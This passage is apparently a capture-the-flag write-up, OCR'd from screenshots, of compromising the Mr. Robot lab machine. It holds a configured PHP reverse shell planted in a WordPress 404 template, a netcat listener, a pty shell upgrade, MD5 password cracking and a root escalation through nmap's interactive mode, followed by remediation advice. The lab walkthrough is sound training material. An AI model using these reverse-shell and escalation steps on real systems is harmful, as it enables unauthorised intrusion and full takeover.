
```
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.187.128';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
```

At the appearance menu we found a 404 template and we can see some php file is their editing that file with out php file.



```
┌─[root@parrot]─[/home/riteshb]
└──╼ #nc -lvp 1234
Listening on 0.0.0.0 1234
```

After editing we start our natcat for listening and getting access if the page not found tab gets open.


Applications Places System
Problem loading page
http://192.168.187.140/wp-admin/index.phpxfbfgfgb
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
Fri Aug 1, 12:35
Try Again
Menu Parrot Terminal Problem loading page... [Pictures] [111.png] php-reverse-shell.ph... Parrot Terminal


Looks like there's a problem with this site

http://192.168.187.140/wp-admin/index.phpxfbfgfgb sent back an error.

Error code: 404 Not Found

- Check to make sure you've typed the website address correctly.


Check the url we have enter anything to redirect to 404 page.



```
┌─[root@parrot]─[/home/riteshb]
└──── #nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.187.140 43532
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
 x86_64 x86_64 GNU/Linux
 07:05:50 up 12 min,  0 users,  load average: 0.00, 0.08, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We successfully got the access of the system to the terminal.

8). Getting the access of the root




```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.187.140 43532
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 07:05:50 up 12 min,  0 users,  load average: 0.00, 0.08, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ cd /usr/bin
$ ls pyth*
python
python2
python2.7
python3
python3.4
python3.4m
python3m
$ python3 -c "import pty;pty.spwan('/bin/bash');"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spwan'
$ python3 -c "import pty;pty.spawn('/bin/bash');"
daemon@linux:/usr/bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Checking first, python is available or not for gaining access of the terminal.

We use python3 -c “import pty;pty.spawn(‘/bin/bash’);” for gaining access.


We can clearly see we got the access of daemon on the terminal but it doesn’t have authority as of root so proceeding to gain access of the root.



```
daemon@linux:/usr/bin$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -all
ls -all
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ 
```

We go to the home and check for availability of the directories.

We found robot that have more access than daemon so changing directory to robot.



supports precomputed hashes with more than 11 million entries (Optional, so if disabled, the decryption process can be performed entirely in your browser now).

INPUT

MD5 Hash *

```
c3fcd3d76192e4007dfb496cca67e13b
```

Try an example

Settings

Max runtime (minutes): 5

Max characters to try: 8

Validating against pre-computed hashes on our server.
If this option is unchecked, the decryption process will be performed entirely in your browser, and no data will be transmitted to our server.

Bruteforce Character Set

Includes [a-z]

Includes [A-Z]

OUTPUT Intensive Client + Server


Decrypted Text

```
abcdefghijklmnopqrstuvwxyz
```

Pre-computed hashes: Found
Combinations tried: 2,00,000
Time taken: 0.51s

Important: This tool is for educational purposes only. Do not use this tool for illegal purposes. We are not responsible for any misuse of this tool.


We decrypt the encrypted code and got password as a-z so switching user to robot now.



```
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt       password.raw-md5
cat key-2-of-3.txt password.raw-md5
822c73956184f694993bede3eb39f959
robot:c3fcd3d76192e4007dfb496cca67e13b
robot@linux:~$ 
```


On robot we found our 2nd key.

Now we do nmap - -interactive.



```
robot is not in the sudoers file.  This incident will be reported.
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

Now we try getting the last key of the system.



```
!sha
sh: 1: sha: not found
waiting to reap child : No child processes
nmap> !sh
!sh
# whoami
whoami
root
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat firstboot_done    key-3-of-3.txt
cat firstboot_done      key-3-of-3.txt
cat: firstboot_done: No such file or directory
cat: key-3-of-3.txt: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
# cat /root/cat key-3-of-3.txt
cat /root/cat key-3-of-3.txt
cat: /root/cat: No such file or directory
cat: key-3-of-3.txt: No such file or directory
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

As we can we retrieve our last and final key of the system and got the root access.

Conclusion:

The Mr. Robot system penetration test identified a serious flaw in the target system's security that permitted an attacker to gain complete root control access after gaining unauthenticated access.

Vulnerabilities found:

- Webpage hidden can be easily seen through nikto tool.
- Username and Password are easily available when we find sites on nikto. We get their licence.txt file that has the all the necessary details for login.
- For getting login we can easily brute force as we found robots.txt file where in .dic file we got our wordlist.
- After login we can manipulate the page not found php file without having any prior identity like admin and all, it available open so very high potential risk is present.
- Keys are not hidden all the keys are available openly if we get the proper access.

These issues demonstrate how an attacker can quickly get access to the system, alter data, or obtain secret or concealed information. They can even take over as root user and deny the owner access.

Recommendation:

1. It is advised that source code be cleaned of username and password hints and that two-factor authentication or captcha be installed for verification.

2. Change the login feature to prevent brute force attempts, such as limiting the number of attempts to five.

3. Implement strong password policies, such as requiring both capital and lowercase letters, special symbols, and numbers to make the password difficult to bruteforce.

4. Verify and clean up every file upload by using the file type and size limitations.

5. To stop kernel and privilege escalation exploits, apply OS and software patches on a regular basis.

6. Strict permissions and restricted directories are the best places to keep sensitive files.

7. Store sensitive files in restricted directories with strict permissions.